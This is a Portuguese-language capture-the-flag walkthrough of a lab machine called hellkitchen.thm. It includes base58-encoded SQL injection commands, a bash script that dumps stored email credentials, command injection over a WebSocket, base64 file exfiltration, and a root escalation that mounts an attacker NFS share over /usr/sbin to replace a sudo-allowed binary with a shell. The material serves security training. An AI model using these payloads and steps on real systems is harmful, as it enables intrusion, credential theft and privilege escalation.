
manipulação via BURP

Continuando as manipulações de requisições










Analisando esse cookie e o código em `.js` que encontrei. Ao decodificar o cookie descobrimos que é um `booking_id` codificado.




Exploração

`SQL Injection`

Após vários testes o que foi tentado por último foi um `SQLi`

Payload Codificada: `ApfkkDrFctMBrXvWEEen6XX5Sckx1oTyb8nAuVZWwcC49bwS`

Payload Decodificada: `booking_id:6' UNION SELECT 1,2 -- -`



Descobrindo a versão do `SQLite`

```
arthur-strelow@ubuntu-star:~$ curl "http://hellkitchen.thm/api/booking-info?booking_key=$(echo -n "booking_id:3' UNION SELECT sqlite_version(),2 -- -" | base58)"
{"room_num":"3.42.0","days":"2"}arthur-strelow@ubuntu-star:~$
```

Descobrindo nome das tabelas

`curl "http://hellkitchen.thm/api/booking-info?booking_key=$(echo -n "booking_id:3' UNION SELECT group_concat(sql, '\n'), 2 FROM sqlite_schema; --" | base58)"`


```
{"room_num":"CREATE TABLE email_access (guest_name TEXT, email_username TEXT, email_password TEXT)\\nCREATE TABLE reservations (guest_name TEXT, room_num INTEGER, days_remaining INTEGER)\\nCREATE TABLE bookings_temp (booking_id TEXT, room_num TEXT, days TEXT)","days":"2"}
```

Com isso, descobrimos 3 tabelas:

- `email_acess` -> `guest_name, email_username e email_password`
- `reservations` -> `guest_name, room_num e days_remaining`
- `bookings_temp` -> `booking_id, room_enum e days`

Acessando tabelas

Primeiro, eu faço uma requisição normal e descubro um nome de usuário, mas tenho a desconfiança de que há mais usuários. Então, com o "OFFSET", consigo "andar" pelas linhas. Agora, é apenas automatizar para pegar e-mail e senha.




```
#!/bin/bash

# Loop de OFFSETs
for i in {0..20}; do
    SQL="SELECT email_username, email_password FROM email_access LIMIT 1 OFFSET $i"
    PAYLOAD="booking_id:3' UNION $SQL --"
    ENCODED=$(echo -n "$PAYLOAD" | base58)

    echo "[+] OFFSET $i"
    curl -s "http://hellkitchen.thm/api/booking-info?booking_key=$ENCODED"
```

```
    echo -e "\n"
done
```

```
arthur-strelow@ubuntu-star:~/Downloads$ ./dump.sh
[+] OFFSET 0
{"room_num":"NEVER LOGGED IN","days":""}

[+] OFFSET 1
{"room_num":"pdenton","days":"4321chameleon"}

[+] OFFSET 2
not found

[+] OFFSET 3
not found

[+] OFFSET 4
not found

[+] OFFSET 5
not found

[+] OFFSET 6
not found

[+] OFFSET 7
not found

[+] OFFSET 8
not found

[+] OFFSET 9
not found

[+] OFFSET 10
^C
```


Credenciais encontradas

{"room_num":"pdenton","days":"4321chameleon"}

Aplicação da Porta 4346

Ao capturar as credenciais, eu lembro que tinha uma aplicação rodando na porta 4346 (descoberto pelo NMap) e como pedia usuário e senha eu acabei não prosseguindo, mas agora com as credenciais posso dar continuidade.

Esse é o momento que olhamos tudo na aplicação



Analisando essa `/api`, eu acabei descobrindo que ela ta sendo chamada na página principal `/mail`

Código Retirado a página principal


```
// Seleciona todos os elementos de e-mail
let emailRows = document.querySelectorAll(".email_list .row");

for (let i = 0; i < emailRows.length; i++) {
    emailRows[i].addEventListener("click", (e) => {
        // Remove a seleção atual
        document.querySelector(".email_list
.selected").classList.remove("selected");

        // Adiciona a nova seleção
        e.target.parentElement.classList.add("selected");

        // Coleta o ID e os dados do e-mail
        let messageId = e.target.parentElement.getAttribute("data-id");
        let sender =
e.target.parentElement.querySelector(".col_from").innerText;
        let subject =
e.target.parentElement.querySelector(".col_subject").innerText;

        // Atualiza os cabeçalhos da visualização
        document.querySelector("#from_header").innerText = sender;
        document.querySelector("#subj_header").innerText = subject;
        document.querySelector("#email_content").innerText = "";
```

```
        // Busca o conteúdo da mensagem via API e decodifica base64
        fetch("/api/message?message_id=" + messageId)
            .then((res) => res.text())
            .then((data) => {
                document.querySelector("#email_content").innerText =
atob(data);
            });
    });
}

// Botão de logout
document.querySelector(".dialog_controls
button").addEventListener("click", (e) => {
    e.preventDefault();
    window.location.href = "/";
});

// Conexão WebSocket para exibir horário ou status em tempo real
const wsUri = `ws://${location.host}/ws`;
const socket = new WebSocket(wsUri);
let timezone = Intl.DateTimeFormat().resolvedOptions().timeZone;

socket.onmessage = (e) => {
    document.querySelector(".time").innerText = e.data;
};

// Atualiza o WebSocket com o timezone a cada 1 segundo
setInterval(() => {
    socket.send(timezone);
}, 1000);
```

Então a partir daí comecei capturar todas as requisições para poder ver se tem algo que da para ser explorado.
A todo tempo estava fazendo essa requisição. Ao Jogar no "repeater"

Time	Type	Direction	Method	URL
11:35:2...	WS	→ To server		http://hellkitchen.thm:4346/ws
11:35:3...	WS	← To client		http://hellkitchen.thm:4346/ws

Explorando um pouco tentei um pouco de command Injection....



Command Injection

Testando comando `ls -la /home/` e entrando pelos diretórios de cada usuário temos o seguinte esquema


```
/
├── gilbert/
│   ├── lrwxrwxrwx 1 gilbert gilbert     9 Sep 10  2023 .bash_history ->
/dev/null
│   ├── -rw-r--r-- 1 gilbert gilbert   220 Feb 25  2020 .bash_logout
│   ├── -rw-r--r-- 1 gilbert gilbert  3771 Feb 25  2020 .bashrc
│   ├── -rw-r----- 1 sandra  gilbert    31 Sep 10  2023 dad.txt -> left
you a note by the site -S (deixei uma nota para você pelo site -S)
│   ├── -rw-rw---- 1 gilbert gilbert   461 Sep 10  2023 hotel-jobs.txt
│   └── -rw-r--r-- 1 gilbert gilbert   807 Feb 25  2020 .profile
│
├── jojo/
│   ├── lrwxrwxrwx 1 jojo    jojo       9 Sep 10  2023 .bash_history ->
/dev/null
│   ├── -rw-r--r-- 1 jojo    jojo     220 Feb 25  2020 .bash_logout
│   ├── -rw-r--r-- 1 jojo    jojo    3771 Feb 25  2020 .bashrc
│   ├── -rw-rw---- 1 jojo    jojo     223 Sep 10  2023 note.txt
│   └── -rw-r--r-- 1 jojo    jojo     807 Feb 25  2020 .profile
│
└── sandra/
    ├── lrwxrwxrwx 1 sandra    sandra       9 Sep 10  2023 .bash_history -
> /dev/null
    ├── -rw-r--r-- 1 sandra    sandra     220 Feb 25  2020 .bash_logout
    ├── -rw-r--r-- 1 sandra    sandra    3771 Feb 25  2020 .bashrc
```

```
├── -rw-rw---- 1 sandra    sandra     198 Sep 10  2023  note.txt
├── drwxrwx--- 2 sandra    sandra    4096 Sep 10  2023  Pictures
└── -rw-r--r-- 1 sandra    sandra     807 Feb 25  2020 .profile
└── -rw-r--r-- 1 sandra    sandra     46  Sep 10  2020 user.txt
```


Pós-Exploração

Shell reversa

Provavelmente é algum filtro que está sendo passado. Podermos fazer um processo inverso. Ao invés de rodar direto na página, podermos fazer um arquivo malicioso para ser executado e obter a shell.



Fazendo alguns testes eu percebi que o "filtro" está no tamanho da string enviada pela requisição. Então eu criei um arquivo para ter essa payload e fazer o servidor deles conectarem no meu, baixar e executar a payload.




```
gilbert@tonhotel:~$ cat hotel-jobs.txt
cat hotel-jobs.txt
hotel tasks, q1 52

- fix lights in the elevator shaft, flickering for a while now
```

```
- maybe put barrier up in front of shaft, so the addicts dont fall in
- ask sandra AGAIN why that punk has an account on here (be nice, so good
for her to be home helping with admin)
- remember! 'ilovemydaughter'

buy her something special maybe - she used to like raspberry candy - as
thanks for locking the machine down. 'ports are blocked' whatever that
means. my smart girl
```

Será alguma credencial?

ilovemydaughter

Rodando `linpeas.sh` para enumeração

Anteriormente descobrimos que a usuário `sandra` deixou uma nota na pasta do `gilbert` com uma mensagem sobre um arquivo `.dad`

```
╔══════════╣ All relevant hidden files (not in /sys/ or the ones listed in
the previous check) (limit 70)
.
.
.
-rw-r----- 1 sandra gilbert 183 Sep 10  2023 /srv/.dad
.
.
.
```

```
gilbert@tonhotel:/srv$ cat .dad
cat .dad
i cant deal with your attacks on my friends rn dad, i need to take some time away from the hote
l. if you need access to the ton site, my pw is where id rather be: anywherebuthere. -S
```

Tradução

Não consigo lidar com seus ataques aos meus amigos. Pai, preciso me afastar um pouco do hotel. se você precisar acessar o site ton, meu pw é onde eu prefiro estar: em qualquer lugar, mas aqui. -S

Com uma tentativa de autenticar no usuário da Sandra com a "dica" `anywherebuthere`, foi feito a autenticação

```
$ id
id
uid=1002(sandra) gid=1002(sandra) groups=1002(sandra)
$
```

Usuária Sandra

Ao navegador pela pasta do diretório

```
sandra@tonhotel:~$ cat note.txt
cat note.txt
Tasks
-give boss access to home server, in exchange for a few nights break (DONE)
-get bags and stash ready
-talk to smuggler, see if he can get me a job out of the city and away from jojo's people
sandra@tonhotel:~$
```

Exfiltrando uma imagem com base64

Acabei encontrando um arquivo chamada `boss.jpg` na pasta `/home/sandra/Pictures`

Na máquina da vítima (onde o reverse shell está rodando)

```
sandra@tonhotel:~/Pictures$ base64 boss.jpg > img.b64
sandra@tonhotel:~/Pictures$ cat img.b64
/9j/4AAQSkZJRgABAQEAYABgAAD/4QBmRXhpZgAATU0AKgAAAAgABAEaAAUAAAABAAAAPgEbAA
UA
.
.
.
xarazXVrcs6rbWFu4lD2cYBLldrOCpJBBQB92UUAf//Z
```

Na máquina do atacante

```
arthur-strelow@ubuntu-star:~/Downloads$ touch img.b64
arthur-strelow@ubuntu-star:~/Downloads$ nano img.b64 (onde será depositado
o base64)

arthur-strelow@ubuntu-star:~/Downloads$ base64 -d img.b64 > img.jpg

arthur-strelow@ubuntu-star:~/Downloads$ file img.jpg
img.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density
96x96, segment length 16, Exif Standard: [TIFF image data, big-endian,
direntries=4, xresolution=62, yresolution=70, resolutionunit=2,
software=paint.net 5.0.9], baseline, precision 8, 305x376, components 3
```

Imagem Exfiltrada

\Ao fazer uma tentativa de senha no usuário `jojo` temos êxito

```
su jojo
Password: kingofhellskitchen
id
uid=1003(jojo) gid=1003(jojo) groups=1003(jojo)
```

Usuário Jojo

Buscando pelos arquivos no diretório do usuário acabei encontrando um arquivo de texto, cujo nome é `note.txt`

```
jojo@tonhotel:~$ cat note.txt
cat note.txt
Jojo, we will be publishing orders on a private NSF server mount soon, address to be communicat
ed. read via a disposable machine somewhere you dont care about - unatco will be all over it so
on enough. no screw ups. -Decker
```

Tradução

Jojo, em breve publicaremos pedidos em um servidor NSF privado, endereço a ser comunicado. leia através de uma máquina descartável em algum lugar com o qual você não se importa - a unatco acabará com isso em breve. sem erros. -Decker

Verificando as permissões com o comando `sudo -l` foi evidenciado que tem um arquivo específico que tem as permissões de rodar como root

```
Matching Defaults entries for jojo on tonhotel:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User jojo may run the following commands on tonhotel:
    (root) /usr/sbin/mount.nfs
```

Escalando os Privilégios

Executando o arquivo em questão temos o seguinte retorno

```
jojo@tonhotel:/usr/sbin$ mount.nfs
mount.nfs
mount.nfs: no mount point provided
usage: mount.nfs remotetarget dir [-rvVwfnsh] [-o nfsoptions]
options:
    -r      Mount file system readonly
    -v      Verbose
    -V      Print version
    -w      Mount file system read-write
    -f      Fake mount, do not actually mount
    -n      Do not update /etc/mtab
    -s      Tolerate sloppy mount options rather than fail
    -h      Print this help
    nfsoptions  Refer to mount.nfs(8) or nfs(5)
```

O `/usr/sbin/mount.nfs` nos permite montar um `NFS` compartilhamento.
A exploração será por meio desse montagem do `NFS` compartilhado e gravável.
E com isso substituirá o `/usr/sbin/` -> `/usr/sbin/mount.nfs` por qualquer coisa que quisermos, e ainda poderíamos executá-lo como o `root`

> **Pacote importante para instalar**
>
> nfs-kernel-server

A Criação de um diretório para compartilhar e dar as permissões totais

```
mkdir /tmp/share
sudo chown nobody:nogroup /tmp/share
sudo chmod 777 /tmp/share
```

Como existe um firewall em execução. Então é só configurar o `NFS` (Máquina do atacante) servidor para rodar em uma porta permitida.

Podemos fazer isso modificando o `/etc/nsf.conf`

```
[nfsd]
port=443
```

Logo após, adicionando nosso diretório ao `/etc/exports`

`sudo bash -c 'echo "/tmp/share 10.0.0.0/8(rw)" >> /etc/exports'`

Exportando o compartilhamento e reiniciando o `NFS` servidor para aplicar as alterações de configuração

```
sudo exportfs -a
sudo systemctl restart nfs-kernel-server
```

Com o servidor já montado agora é partir para a máquina da vítima, podemos montá-la `/usr/sbin`

`jojo@tonhotel:~$ sudo /usr/sbin/mount.nfs -o port=443 10.13.72.32:/tmp/share /usr/sbin`

Aqui mostra que o `/usr/sbin` é gravável

```
jojo@tonhotel:~$ ls -la /usr/sbin
total 8
drwxrwxrwx  2 nobody nogroup 4096 Jul 20 03:36 .
drwxr-xr-x 14 root   root    4096 Aug 31  2022 ..
```

Substituindo o `/usr/sbin/mount.nfs` -> `/bin/sh`

```
jojo@tonhotel:~$ cp /bin/sh /usr/sbin/mount.nfs
jojo@tonhotel:~$ ls -la /usr/sbin
total 136
drwxrwxrwx  2 nobody nogroup   4096 Jul 20 03:46 .
drwxr-xr-x 14 root   root      4096 Aug 31  2022 ..
-rwxr-xr-x  1 jojo   jojo    129816 Jul 20 03:46 mount.nfs
```

E por fim, podemos executá-lo usando o `sudo` para obter um shell como `root`

```
jojo@tonhotel:~$ sudo /usr/sbin/mount.nfs
# id
uid=0(root) gid=0(root) groups=0(root)
# wc -c /root/root.txt
46 /root/root.txt
```